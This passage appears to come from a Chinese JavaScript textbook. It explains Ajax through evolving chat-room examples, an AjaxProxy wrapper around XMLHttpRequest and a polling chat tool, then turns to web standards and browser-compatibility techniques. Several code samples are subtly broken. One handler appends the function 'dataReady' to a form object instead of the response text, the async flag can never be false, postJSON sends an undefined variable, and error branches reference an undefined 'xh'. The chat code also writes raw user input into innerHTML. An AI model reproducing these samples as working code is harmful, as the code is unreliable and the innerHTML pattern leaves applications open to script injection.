    setTimeout("document.forms[0].submit()",2000);
    //每隔两秒钟自动向服务器发起请求
    //由于提交表单的时候页面总是会被刷新，所以这里用 setTimeout 就够了
    //当然用 setInterval 也是可以的
</script>
```

OK，这个样子我们至少解决了一个问题，现在我们的页面可以定时地获取来自服务器端的数据了。

可是，当你再次运行这个界面的时候，你可能在页面反复刷新的闪动和底部浏览器进度条的反复变化以及烦人的“嗒嗒”声面前皱起了眉。的确，反复刷新页面带给人不好的体验，而且，当你的网络不够快的时候，你的页面刷新带来的延迟可能给使用聊天室的人造成噩梦般的体验，最终导致他们拒绝使用你提供的这个小小的聊天室。

于是，你要再一次冷静下来思考这个问题了——现在你定时提交了表单，可是提交表单却刷新了整个页面，刷新页面也就意味着不但你提交的数据被处理后发送回来，发送回来的除了数据处理结果之外，还有你的整个页面，尽管那些可能变化不大。

原来如此！你恍然大悟。那么有没有办法让后端只发回对你提交的数据的处理结果，而不是整个页面呢？现在你有了方向，回顾一下前面学过的内容，一个完美的答案也在你的心中形成了——XML HTTP，是的，还有什么比用 XML HTTP 来进行数据交互更加满足你的需要呢。

18.2.3　无刷新解决方案——改进的聊天室

该动手改进一下我们的这个聊天室了：

例 18.2　用 XmlHttp 实现无刷新

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 18.2 用 XmlHttp 实现无刷新</title>
</head>
<script>
//“提交数据”并响应服务器端的应答
function submit(url)
{
    //创建 XmlHttp 对象
```

```
        xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
        //以 GET 方式同 info.xml 交互
        xmlHttp.open("GET", url);
        xmlHttp.send();
        //得到返回的 XML 文档的文本内容
        var resText = xmlHttp.responseText;
        //回调 dataReady，处理返回的数据
        dataReady(resText);

        return false;
    }
    //对服务器应答的数据进行处理
    function dataReady(text){
        document.forms[0].messages += "\n" + dataReady;
        //把新返回的文本内容写入聊天窗口
    }
    setInterval("submit('?user=akira')", 1000); //每隔一秒钟向服务器请求一次数据
    </script>
    <body>
        <form method="get" onsubmit="submit('?user=akira');">
            <div>
                <textarea name="messages" style="width:260px;height:160px;float:left">
                </textarea>
                <select multiple style="height:160px;">
                    <option>--当前在线用户--</option>
                    <option>akira</option>
                    <option>嗷嗷</option>
                    <option>winter</option>
                </select>
            </div>
            <input name="message" type="text" style="width:220px;"/><input type="submit"/>
        </form>
    </body>
    </html>
```

好，现在我们不再简单提交表单和按时刷新整个页面，而是通过定时器调用一个通过 XML HTTP 向后端请求数据的函数 submit()，在这个函数中，我们和服务器进行同步交互，将返回的数据交给 dataReady()函数进行处理。最后，我让 submit()返回 false，这个返回值将阻止表单提交，这样无论是提交发言还是定时获取新数据都不会导致页面的刷新。好，尽管我们的程序十分简陋，缺少对异常的处理和其他一些状态的判断，但是通常情况下，它也能够很好地工作。现在那些烦人的问题都不见了。

18.2.4　异步工作——迟滞感的解决方案

接下来，我们可能会满怀信心地将程序发布到服务器上，然而在一些测试之后，我们可能会发现一些美中不足的地方，比如，有时候随着服务器人数的增加，当服务器处理数据稍有延迟的时候，它可能

会造成我们在使用这个聊天室进行聊天的时候感觉到操作出现迟滞，我们的整个页面有的时候会突然定住，然后在很短的时间之后又突然恢复正常。尽管这种情况可能不太常见，但是也足以促使我们考虑如何地去避免它。

我们经过检查很快发现问题的所在，原来我们的程序里，XML HTTP 请求是采用同步的方式来获取数据的。这样的话，如果服务器应答比较迟缓，我们的客户端就必须等待，而在等待的过程中，我们什么事情也不能做。于是我们又做了一次改动：

例 18.3　异步工作

```
<script>
    //“提交数据”并响应服务器端的应答
    function submit(url)
    {
        //创建 XmlHttp 对象
        xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
        //以 GET 方式同 info.xml 交互，提供第三个参数 true，表示异步发送
        xmlHttp.open("GET", url, true);
        xmlHttp.send();

        //回调 dataReady，处理返回的数据
        xmlHttp.onreadystatechange = function(){dataReady(xmlHttp);}

        return false;
    }
    //对服务器应答的数据进行处理
    function dataReady(xh){
        if(xh.readyState==4)      //如果请求处理完毕
        {
                //如果接收成功
                if(xh.status==200)
                {

                  //得到返回的 XML 文档的文本内容
                  var resText = xmlHttp.responseText;

                  document.forms[0].messages += "\n" + dataReady;
                //把新返回的文本内容写入聊天窗口
            }
        }
    }
    setInterval ("submit('?user=akira')", 1000);    //每隔一秒钟向服务器请求一次数据
</script>
```

好，这下我们把最后的问题也解决了，我们的聊天室不再有偶尔的迟滞感，回头审视我们所做的工作，我们用 XML HTTP 取代了提交表单，用异步取代了同步，完美地解决了页面刷新的问题，我们之前的这些改进最终让我们的程序成为了一个完整的 Ajax 应用（尽管在这个简单应用中我们并没有用到 XML 技术，但是这不表示我们不可以用，在需要做更加复杂的处理的时候，我们完全可以把接收

responseText 变成接收 responseXML）。于是我们看到了 Ajax 应用和传统应用的区别——XML HTTP 和表单，同步和异步，刷新和不刷新——我们开始慢慢理解 Ajax。接下来，我们将会对 Ajax 进行稍微深入一些的讨论。

18.3　Ajax 原理剖析

前面一个小节介绍的是简单的 Ajax 例子，可能到这里，你通过前面的体验，已经感觉到这种叫做“Ajax”的东西的与众不同。Ajax 毕竟是一种新产生不久的概念，它的各种应用正在飞速发展，本节将进一步较深入地讨论 Ajax 的基本原理，同时进一步介绍符合标准的 Ajax 应用看起来应该是什么样子。

18.3.1　XML HTTP 实时通信及一个简单封装了 AjaxProxy 对象的例子

Ajax 技术的最大特点是利用 XML HTTP 代替了传统的 Form 表单。在前一章我们已经了解到了，XML HTTP 在数据交互方面的能力十分强大，它不仅能够代替传统的表单发送 GET 或 POST 方式的 HTTP 请求，还可以将大量的数据以 XML 的形式发送到服务器端。与 Form 不同的是，XML HTTP 实时地从服务器端接收获得响应，或者换句话说服务器总是把响应结果以文本或 XML 的形式发回给客户端的 XML HTTP 对象。

实际上在很多应用中不一定要求 XML HTTP 的异步性，相当多的场合中，用同步的方式已经能够满足用户的交互要求，而某些情况下，同步的方式甚至是必需的。虽然 Ajax 技术中有一个代表异步的“A”，但是习惯上我们还是把使用了 XML HTTP 的一些应用统称为 Ajax 应用，而不论它是同步方式还是异步方式的。

另外，作为一种标准化应用，Ajax 技术提供者通常进一步封装了 XML HTTP 类型，以提供更加简便和与标准兼容的 AjaxProxy 接口供 Web 应用开发者使用，下面是一个简单封装了 AjaxProxy 对象的例子：

例 18.4　AjaxProxy 对象

```
//提供 HttpRequest 构造函数，兼容不同版本的 XmlHttpRequest 构造器
HttpRequest = function(){
    //检测不同版本的 XmlHttp 对象，如果构建成功则返回该对象
    var _req = $try(
          function() {return new ActiveXObject('Msxml2.XMLHTTP')},
          function() {return new ActiveXObject('Microsoft.XMLHTTP')},
          function() {return new XMLHttpRequest()}
        ) || null;
    return _req;
}

//Ajax 代理类型
//参数 url 表示请求的 URL 地址，string 类型
//async 是同步异步标志，boolean 类型
//charset 是字符集，string 类型
```

```
//可选的 user 和 password 是服务器接受的用户名和密码
AjaxProxy = function(url, async, charset, user, password){
    //实现 EventManager 接口
    core.events.EventManager.call(this);

    //保存参数
    this.url = url;
    this.async = async || true;
    this.charset = charset || "utf-8";
    this.user = user || null;
    this.password = password || null;

    //建立 XmlHttp 对象
    this._req = new HttpRequest();

    //如果是异步方式，继续为 onreadystatechange 事件指派代理或者拦截器，提供更加
    //精细化的事件控制
    if(this.async){
        var $pointer = this;
        this._req.onreadystatechange = function()
        {
            switch($pointer._req.readyState)
            {
                //这里根据不同的 readyState 状态发起不同的事件
                //还记得第 13 章中的自定义事件模型吗？如果忘记了，请回顾一下
                case 0:
                    //发起 uninitialized 事件，文档未装载
                    $pointer.dispatchEvent("uninitialized", {req:$pointer._req,
                    readyStateText:"Uninitialized"});
                    break;
                case 1:
                    //发起 loading 事件，文档正在装载
                    $pointer.dispatchEvent("loading", {req:$pointer._req,
                    readyStateText:"Loading"});
                    break;
                case 2:
                    //发起 onloaded 事件，文档装载完毕
                    $pointer.dispatchEvent("loaded", {req:$pointer._req,
                    readyStateText:"Loading"});
                    break;
                case 3:
                    //发起 interactive 事件，文档装载完毕，部分可用
                    $pointer.dispatchEvent("interactive", {req:$pointer._req,
                    readyStateText:"Interactive"});
                    break;
                case 4:
```

```
                    //发起 complete 事件，文档装载完毕，结束
                    $pointer.dispatchEvent("complete", {req:$pointer._req,
                    readyStateText:"Complete"});
                }
            }
        }
    }
    //send 方法，用来将指定的数据通过 POST/GET 方式提交到服务器
    //provider 是一个闭包，用来对数据格式在提交前进行进一步的处理
    AjaxProxy.prototype.send = function(method, data, provider){
        //如果该代理处于锁定状态，返回
        if(this.lock) return;
        //参数 method 指定发送方式，缺省以 GET 方式发送
        method = method || "GET";
        //要发送的地址
        var url = this.url;
        //如果提供了 provider，先调用 provider 处理数据
        if(data && provider) data = provider(data);
        //如果是 get 方式，将数据连接到发送的 URL
        if(data && method == "GET"){
            url = url.indexOf("?") != -1 ? url + "&" + data : url + "?" + data;
        }
        //建立连接
        this._req.open(method, url, this.async, this.user, this.password);
        //设置 HTTP 头
        this._req.setRequestHeader("Content-Type", "application/x-www-form-
        urlencoded;charset="+this.charset);
        //发送数据
        if(data){
            this._req.send(data);
        }
        else this._req.send();
    }
    //以 POST 方式发送数据
    AjaxProxy.prototype.post = function(data){
        this.send("POST", data);
    }
    //以 GET 方式发送数据
    AjaxProxy.prototype.get = function(data){
        this.send("GET", data);
    }
    //以 POST 方式提交 JSON 对象到服务器
    AjaxProxy.prototype.postJSON = function(json){
        //这是接收一个 JSON 对象，将它转换为要发送的字符串格式进行发送
        //关于 JSON 对象，在第 7 章已经简单介绍过了
        this.send("POST", data, function(data){
```

```
            var ret = [];
            for(var each in data){
                ret.push(encodeURIComponent(each) + "=" + encodeURIComponent(data[each]));
            }
            return ret.join("&");
        });
    }
```

18.3.2　数据动态显示——Ajax 改善交互体验的重要特点

Ajax 改善交互最主要的一个特点就是它实现了数据的动态显示。传统的 Web 应用，要和服务器端交互，总是要通过提交表单或页面跳转来完成的，它们的共同特点是必须要刷新整张页面，以获取新的数据。Ajax 摒弃了传统的刷新页面的方式，而是将接收到的文本或者 XML 通过 JavaScript 动态地加载到当前的页面文档中，这样，在用户看来，当前页面的内容发生变化，但是页面却没有被刷新。这个效果在表面上和用户使用 C/S 模式的经验相符合。这就是 Ajax 广为人称道的“无刷新技术”。从上一章我们学到的内容来看，实现这种技术并不困难，下面再给出一个“无刷新”获取服务器数据的例子：

例 18.5　“无刷新”获取服务器数据

```
//从服务器获取数据
//参数 url 表示服务器地址
//page 表示获取指定分页的数据
function getDataFromServer(url, page)
{
    //构造 XmlHttp 对象
    var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP")
    //注册 onreadystatechange 事件
    xmlHttp.onreadystatechange = StateChange;
    //获取服务器数据，以 GET 方式
    xmlHttp.open("GET",url,true);
    xmlHttp.send("page="+page); //获取当前页的数据
    //实时显示状态信息
    window.status = "正在装载栏目数据，请稍侯....."
}
function StateChange()
{
    if(this.readyState==4)  //请求已经处理完毕
    {
    if(this.status==200)          //获取数据成功
    {
            //变更状态
            window.status = "已完成";
            //发起 DateReady 事件
            EventManager.dispatchEvent("DateReady",
            {data:this.responseXML.DocumentElement});
    }
```

```
            //否则，抛出异常
        else
        {
                throw new Error("抱歉，装载数据失败。原因：" + xh.statusText);
        }
        }
}
//连接 testServer 获取第 2 页的数据
getDataFromServer("testServer",2);
```

可以看，上面给出的例子和前一章的异步数据请求并没有什么本质的区别。如果数据成功获取，那么XML HTTP对象的responseXML就是描述了数据的XML文档对象，你可以利用事件驱动模型EventManager将它指派为DataReady事件发送给拦截器，也可以通过其他途径来处理数据，不管怎么样，Ajax的真正目的就在于取代传统的刷新页面地方时通过HTTP请求来异步获取数据。至于获取数据后，如何使用获取到的数据，并不是Ajax技术本身关注的内容。

当然，如果你用例18.4中提供的AjaxProxy类型，则可以更加方便地实现上面的功能：

例18.6　用AjaxProxy实现无刷新获取数据：

```
//创建一个 AjaxProxy 对象
var ajax = new AjaxProxy("testServer?page=2");
//注册 oncomplete 方法
ajax.oncomplete = function(evt){
    if(this.status==200)
    {
        //如果数据获取成功
        window.status = "已完成";
        //更新状态，发起 DateReady 事件
        EventManager.dispatchEvent("DateReady",
            {data:this.responseXML.DocumentElement});
  }
  //否则，抛出异常
  else
  {
    throw new Error("抱歉，装载数据失败。原因：" + xh.statusText);
  }
}
//以 get 方式获取数据
ajax.get();
```

无刷新虽然因Ajax技术推广而被普遍应用，但是它并不是源于Ajax。早在Ajax被提出之前，Web应用就有多种方式可以实现无刷新技术，例如通过隐藏iframe，通过动态挂接脚本文件等方式都能够实现页面的“无刷新”。

最初，无刷新技术仅用于聊天室等某些时实性要求较高的特殊场合。Ajax规范问世后，这种技术才得到了更大规模的推广，目前被广泛地应用于博客、论坛、信息系统和其他各种类型的Web应用中。




图 18.2　新浪 BLOG 的 Ajax 技术应用（注意图片右上角的数据加载中...）

如果你考察“无刷新技术”的本质，你会发现无刷新技术的核心是数据与显示的分离。在 Ajax 技术中，通过 XML HTTP 获取数据，然后再利用 JavaScript 将从 XML HTTP 获得的数据通过操作 DOM 的方式按照特定的要求显示出来。正是这种数据与显示的分离，才使得无刷新的实时数据显示成为了可能，而 JavaScript 在这种机制中扮演着连接数据源 XML 和表现层 DHTML 的控制者（Controller）的角色。




图 18.3　Ajax 技术经常用于 Web 应用中页面的局部数据异步读取

18.3.3　发挥 XML 的能力

前面已经说过，XML 在 Ajax 中扮演着数据源的角色。要充分发挥 Ajax 的力量，必须发挥 XML 数据处理的能力。事实上，XML 是一种描述能力相当强的语言。在前面我们已经看到过它如何描述一份看起来比较复杂的棋谱，事实上，XML 的能力远不止这些，要搞清楚 XML 的全部内容，也许要用上超过整本书的篇幅来讨论。


XML 不是本书的主题，如果你要更深入地了解 XML 的一些关键内容如 namespace、DTD、Schema 等，可以参考 W3C 的 XML 手册。如果你要更深入地理解 JavaScript 操作 XML 的技巧，可以参考 ECMA-357 标准文档。

18.3.4　用 JavaScript 绑定一切

我们说，在 Ajax 中，XML 决定了数据的交换格式和结构，DHTML 则决定了数据的展现形式，而这两者，通过 JavaScript 牢牢地联系在一起。

作为数据模型和数据表现桥梁的 JavaScript 在 Ajax 应用中处于核心地位，具体来说，也可以这么理解：XML HTTP 接口提供了 JavaScript 传输和操纵 XML 文档的能力，而 DOM 接口则提供了 JavaScript 操作 DOM 的能力，那么接下来的事情就很显然了，能够提供丰富数据的 XML 文档通过 JavaScript 将数据内容写入具有丰富表现形式的 DOM 中去，于是 Ajax 就在这种“完美合作”中诞生了。

18.3.5　应用背后的标准

现在我们再来从全局上审视 Ajax 技术，看看它究竟遵循什么样的标准，或者说，具备什么样的规律。

我们说，Ajax 技术中，XML 负责数据基本结构和交换格式，实际上客户端浏览器的页面文档在 Ajax 运行期间内获取远程数据的唯一来源就是由 XML HTTP 提供的服务器应答文本或者 XML。这样，对于客户端来说，服务器是透明的，客户端唯一需要关注的只是 XML HTTP 提供的数据，这样 XML HTTP 就在 Ajax 应用中扮演了一个“数据层”的角色。它通过和服务器建立持久的连接（从客户端看来是这样）来为页面文档提供提数据，而并不关心这些数据的表现形式。

相反地，DHTML 和 CSS 负责将由 XML HTTP 得到的数据用某种恰当的格式在页面上展现出来，它们并不关心数据获取的真正途径。因此 DHTML 和 CSS 就理所当然地在 Ajax 技术中扮演着“表示层”的角色。

而 JavaScript 在其中处于核心的地位，它一方面对 XML HTTP 得到的数据进行一定的逻辑处理之后，提供给 DHTML 和 CSS 来进行展示，另一方面将用户交互所改变的数据经过必要的运算后提供给 XML HTTP，由它传递给服务器。因此，很显然地，JavaScript 在 Ajax 应用中扮演着“控制层”的角色。

这样，我们通过分别审视 Ajax 中的各种技术，得出了 Ajax 的规律。实际上，所谓的 Ajax，是一种面向 Web 应用，基于客户端的 MVC 技术框架。MVC 是 Ajax 技术背后的重要模式，也是核心标准。

Ajax 并没有直接规定如何具体实现 MVC，在本书的第五部分，通过更加深入的例子，我们会理解目前成熟的 Web 应用框架是如何设计和实现 Ajax 的 MVC 结构的。

尽管“大红人”Ajax 已经和任何一种名称响亮的应用模式和“主流”思想一样流行，但是你从 JavaScript 本身的角度去考量，从应用的角度去分析，Ajax 其实并没有太多的特殊之处，它和其他技术对于 JavaScript 来说没有本质的不同。本书不是一本系统性地讲解 Ajax 应用的教材，尽管如此，在下一节里，我们依然会用一个完整的例子来展现 Ajax 的魅力，通过它你很容易明白 Ajax 为什么会流行。要全面深入地学习 Ajax 的概念和相关的应用技术，我想你或许还是需要一本专门讲解 Ajax 技术的教材，然而如果你对于 JavaScript 已经有了比较深刻的认识，你会发现，其实无须专门的学习，Ajax 技术已经存在于你心中。

18.4　Ajax 范例——实时聊天工具

在这一节里，我们模仿 Google Talk，用 JavaScript 实现一个 Web 版的实时聊天工具。

18.4.1　什么是实时聊天工具

一个实时聊天工具是指在 Web 上通过登陆验证之后，就能够和好友进行实时通讯的工具。我们要实现的实时聊天工具 JsTalk 参考 Google Talk 的界面，它看起来像图 18.4 这个样子：

图 18.4　JsTalk

这个实时聊天工具有许多有趣的功能，它们大部分是用 JavaScript 实现的，但是它最基本，也是最主要的功能，就是它的“实时聊天”，本节也只是重点介绍如何以 Ajax 的思路来实现实时聊天功能。

18.4.2　需求分析——实时聊天功能的实现要点

对于实时聊天来说，实际上包括几个必不可少的部分，第一是记录聊天信息的持久化对象（可以是永久保存的数据库或者一段时间就失效的缓存，具体视应用需求而定），第二是传递聊天信息的方式，通俗来说，就是如何将信息从甲方传到乙方，或者，换一个角度说，如何让乙方知道甲方更新了和她的聊天记录。

通常来说，记录的持久化可以选择数据库或者文件，对于一个稳定的产品来说，使用数据库显然比较好，然而，在作为演示程序时，本例子将采用更加便捷的文件缓存式存储方式。

传递聊天信息也有两种方式，一种是由服务器端收到更新信息后主动发起通知，被称为“推”方式，另一种是由用户以一定的时间间隔去服务器请求信息，被称为“拉”方式。从效率上来说，“推”方式较优，然而作为例子来说，以“拉”方式来处理无疑更加便捷，因此本节采用定时器从服务器上获取聊天更新信息。

所以，总结出来的实时聊天基本需求如下：

1. 从服务器上定时获取指定好友的聊天记录（并且刷新记录缓存文件，将内容清空）
2. 聊天时，将对好友发送的信息保存到对方对应的文件缓存中，供好友获取和刷新
3. 同时在自己的终端显示已发送的信息
4. 重复 1-3 步骤

18.4.3　系统实现——实时聊天功能的实现

首先是用定时器获取指定好友的聊天记录，代码如下：

```
var ajax = new AjaxProxy("http://chatServer");
//如果请求正在进行中，锁定 ajax 对象的状态，不允许发起新的请求
ajax.onloading = function(evt){
    ajax.lock = true;
}
//异步从服务器获取聊天信息
ajax.oncomplete = function(evt){
    ajax.lock = false;
    …… //对聊天信息进行处理，将它写入界面显示
}
//每隔 100 毫秒向服务器发送更新消息请求
setInterval(function(){
    if(!ajax.lock)
        ajax.get();
    }, 100);
```

其次，当自己在聊天窗口中按下回车时，将记录发送到服务器缓存，供对方读取，同时，在终端显示出自己发送的信息，代码如下：

```
var ajax2 = new AjaxProxy("http://chatServer");
```

```
oInput.onkeydown = function(){
    if(keyCode == 13)
    {
        ajax2.post();
        oChatWin.innerHTML += "<br/>"+oInput.value;
        oInput.value = "";
    }
}
```

注意，我们这里构造了另一个 AjaxProxy 对象负责消息的发送，事实上，你也可以用同一个 AjaxProxy 对象来同时负责消息的收发，如果你希望这样做的话，你可以对代码稍作修改，将聊天记录缓存起来，等待 ajax 对象一次发送，这样，将上面的代码改为：

```
//每隔 100 毫秒向服务器发送更新消息请求并且将缓存中的信息提交给服务器
setInterval(function(){
    if(!ajax.lock)
        //提交缓存并将缓存清空
        ajax.post(buffer);
        buffer="";
        }, 100);

oInput.onkeydown = function(){
    //如果按下了回车
    if(keyCode == 13)
    {
        //将信息送入缓存
        buffer += "<br/>"+oInput.value;
        oChatWin.innerHTML += "<br/>"+oInput.value;
        //清空输入框内的信息
        oInput.value = "";
    }
}
```

18.4.4　小结

从上面可以看出，实时聊天工具的基本工作原理并不复杂，代码也十分简单，Ajax 应用也不过如此，只是项目实现的一些细节需要注意，而处理细节的技巧，则需要在实践中慢慢积累。

由于本书是讨论客户端脚本技术的教材，受技术领域和篇幅的限制，在这里不能提供完整的服务器端的源代码和环境配置方法，因此本章给出的例子未包括真实的服务器数据动态交互部分，仅包括客户端 JavaScript 实现的效果和 XML 文件模拟的交互数据。

在本书的随书光盘◎里，有这个实时聊天程序的部分源代码，仅包括不涉及后台存储的最基本功能的实现（如获取用户列表和获取聊天记录，在这里我们以 XML 文件来模拟用户的聊天记录），有兴趣的读者可以仔细阅读和分析研究，自行添加其他的功能。只要你多想多做，一定会有所收获。

18.5　总结

Ajax 并不是一项神秘而复杂的技术。

本章简单介绍了 Ajax 技术的特点、应用场景，以及 Ajax 技术的核心思想，分别讨论了 XML HTTP、JavaScript 和 XML 在 Ajax 技术中的地位及作用。

最后，本章通过一个实际的例子说明了利用 Ajax 技术如何实现所希望实现的交互模式。

第 19 章　标准和兼容性

作为浏览器脚本，JavaScript 被设计成一种“独立于平台”的语言。也就是说，用 JavaScript 开发的程序可以在任何支持 JavaScript 特性的浏览器环境中运行，当然目前 JavaScript 的现状还远远无法达到这个理想的境界。许多国际标准化组织在致力于 JavaScript 的标准化，目标是使的它成为真正的“通用”语言，这些标准化组织中包括前面已经提到过的，大名鼎鼎的 W3C、Mozilla 和 ECMA 组织。

本章讨论的主要话题是 JavaScript 的标准化状况和在目前的实际情况下，程序代码的兼容性问题。其中涉及到一些比较高级的技巧，掌握这些技巧，可以帮助开发人员撰写可在多种浏览器上正确运行的通用脚本。

19.1　标准化组织

Web 标准很难统一，各种标准化组织做了大量的工作，不论这些工作是否最终促成了技术的有效统一，它们都为 Web 技术领域带来了好的转变。

19.1.1　W3C 和 DOM 标准

万维网联盟（World Wide Web Consortium，W3C）。又称 W3C 理事会。1994 年 10 月在麻省理工学院计算机科学实验室成立。建立者是万维网的发明者蒂姆·伯纳斯－李。为解决 Web 应用中不同平台、技术和开发者带来的不兼容问题，保障 Web 信息的顺利和完整流通，万维网联盟制定了一系列标准并督促 Web 应用开发者和内容提供者遵循这些标准。标准的内容包括使用语言的规范，开发中使用的导则和解释引擎的行为等等。W3C 也制定了包括 XML 和 CSS 等的众多影响深远的标准规范。但是，W3C 制定的 Web 标准似乎并非强制而只是推荐标准。因此部分网站仍然不能完全实现这些标准。特别是使用早期所见即所得网页编辑软件设计的网页往往会包含大量非标准代码。

W3C 制定的 DOM-level-1 和 DOM-level-2 标准是浏览器标准的一部分。客户端浏览器的 JavaScript 致力于实现这些标准。而 JavaScript 语言核心的标准则是由另外的组织制定的，它们是 ECMA 和 Mozilla。

19.1.2　ECMA 和 JavaScript 标准

ECMA 组织为标准化 JavaScript 做出了许多努力。现在的 JavaScript 1.5 和 Jscript 5.0 核心基本上是按照 ECMA-262（v3）标准实现的。不过该标准采用的语言名称是 ECMAScript，这个我们前面已经提到过。目前 ECMA 组织正在制定 ECMA-262 的第 4 个版本，这个版本对应的 JavaScript 版本为 2.0，不过在本书编写时，这个工作还未完成，也还没有见到任何一个基于 ECMA-262（v4）的 JavaScript 2.0 版本实现。另外，值得注意的是，ECMA 组织还专门标准化了 ECMAScript 的 XML 接口，它对应的标准是 ECMA-357，之前的第 17 章的讨论就是基于这个标准。

19.1.3　互联网标准

在互联网领域，许许多多的技术标准正在为 Web 应用创造辉煌的明天，一些技术的出现改变了和改变着我们的生活，它们包括 HTML、CSS、DOM、ECMAScript、XML、Ajax、Flash 等等。在这个飞速发展的时代，每天都有新的技术标准出现，也每天都有旧的技术标准退出，世界就在这样的快速更替中前进，我们得益于我们的现行标准，因为它们为我们指明了技术领域的未来。

19.2　平台和浏览器的兼容性

平台和浏览器的兼容性一直以来其实并不好，这意味着要编写跨平台的脚本，你需要付出一定的额外工作量。下面简要介绍如何从一定程度上保证平台和浏览器对代码的兼容。

19.2.1　最小公分母法

顾名思义，最小公分母法就是通过避开使用不兼容代码和实现上有 BUG 的代码来达到跨浏览器的兼容性。例如 FireFox 不支持 DOM 对象的 innerText，那么如果你要编写同时在 Internet Explorer 和 FireFox 上运行的代码，就应该避免使用 innerText 属性。

再比如 Internet Explorer 中采用的是 IE 的 Event 模型，事件被作为 Window 对象的属性传播，当你编写兼容 Internet Exploere 和 Mozilla 浏览器的事件处理函数时，就必须处理这种不同的事件对象传播方式，例如：

```
btn.onclick = function(event)
{
    //处理 event 的兼容性，前面已经多次见过
    event = event || window.event;
    alert(event.x);
}
```

使用最小公分母法来保证兼容性，必须要对你要兼容的浏览器特性非常了解。如果你不能确定你的浏览器所能支持的特性，那么你就必须采用下面各个小节提到的几种技巧。

19.2.2　防御性编码

第一种技巧是防御性编码，所谓防御性编码就是说你在不能确定某个模块是否被实现并且对应的实现没有 BUG 时，通过一些额外的编码来保证这些模块被正确运行，这些编码既修正了当前或将来有可能未实现或有 BUG 的平台，又对正确的已实现的没有 BUG 的平台不造成影响。例如：

```
btn.onclick = function(event)
{
    event = event || window.event;
    //处理 event.target 的兼容性
    //回顾第 13.3.5 节
    var src = event.srcElement || event.target;
```

```
    alert(src.value);
}
```

19.2.3　客户端探测器

第二种方法是利用前面学到过的 Navigator 对象来检测客户端，例如：

例 19.1　客户端探测器

```
var isOpera = navigator.userAgent.indexOf("Opera") > -1;
var isIE = navigator.userAgent.indexOf("MSIE") > 1 && !isOpera;
var isMoz = navigator.userAgent.indexOf("Mozilla/5.") == 0 && !isOpera;
    //回忆第 11 章关于 Navigator 的介绍，我们说这个对象为开发者提供了很有用的浏览器信息
    //Navigator 最大的用处就在于实现兼容性代码时进行特性检测
if(isIE)
{
    var oRange = oTextbox.createTextRange();
        //TextRange 是 DOM 对象的一种，它的基础类型是 Range
        //本书没有讨论这个类型的 DOM 对象，因为它属于比较复杂的高级对象
        //如果你需要实现一个基于 Web 的 RichEditor，你可以需要了解它
        //关于它的内容可以参考标准的 DOM 官方文档
    oRange.moveStart("character", iStart);
    oRange.moveEnd("character", -oTextbox.value.length + iEnd);
    oRange.select();
}
```

19.2.4　特性检测

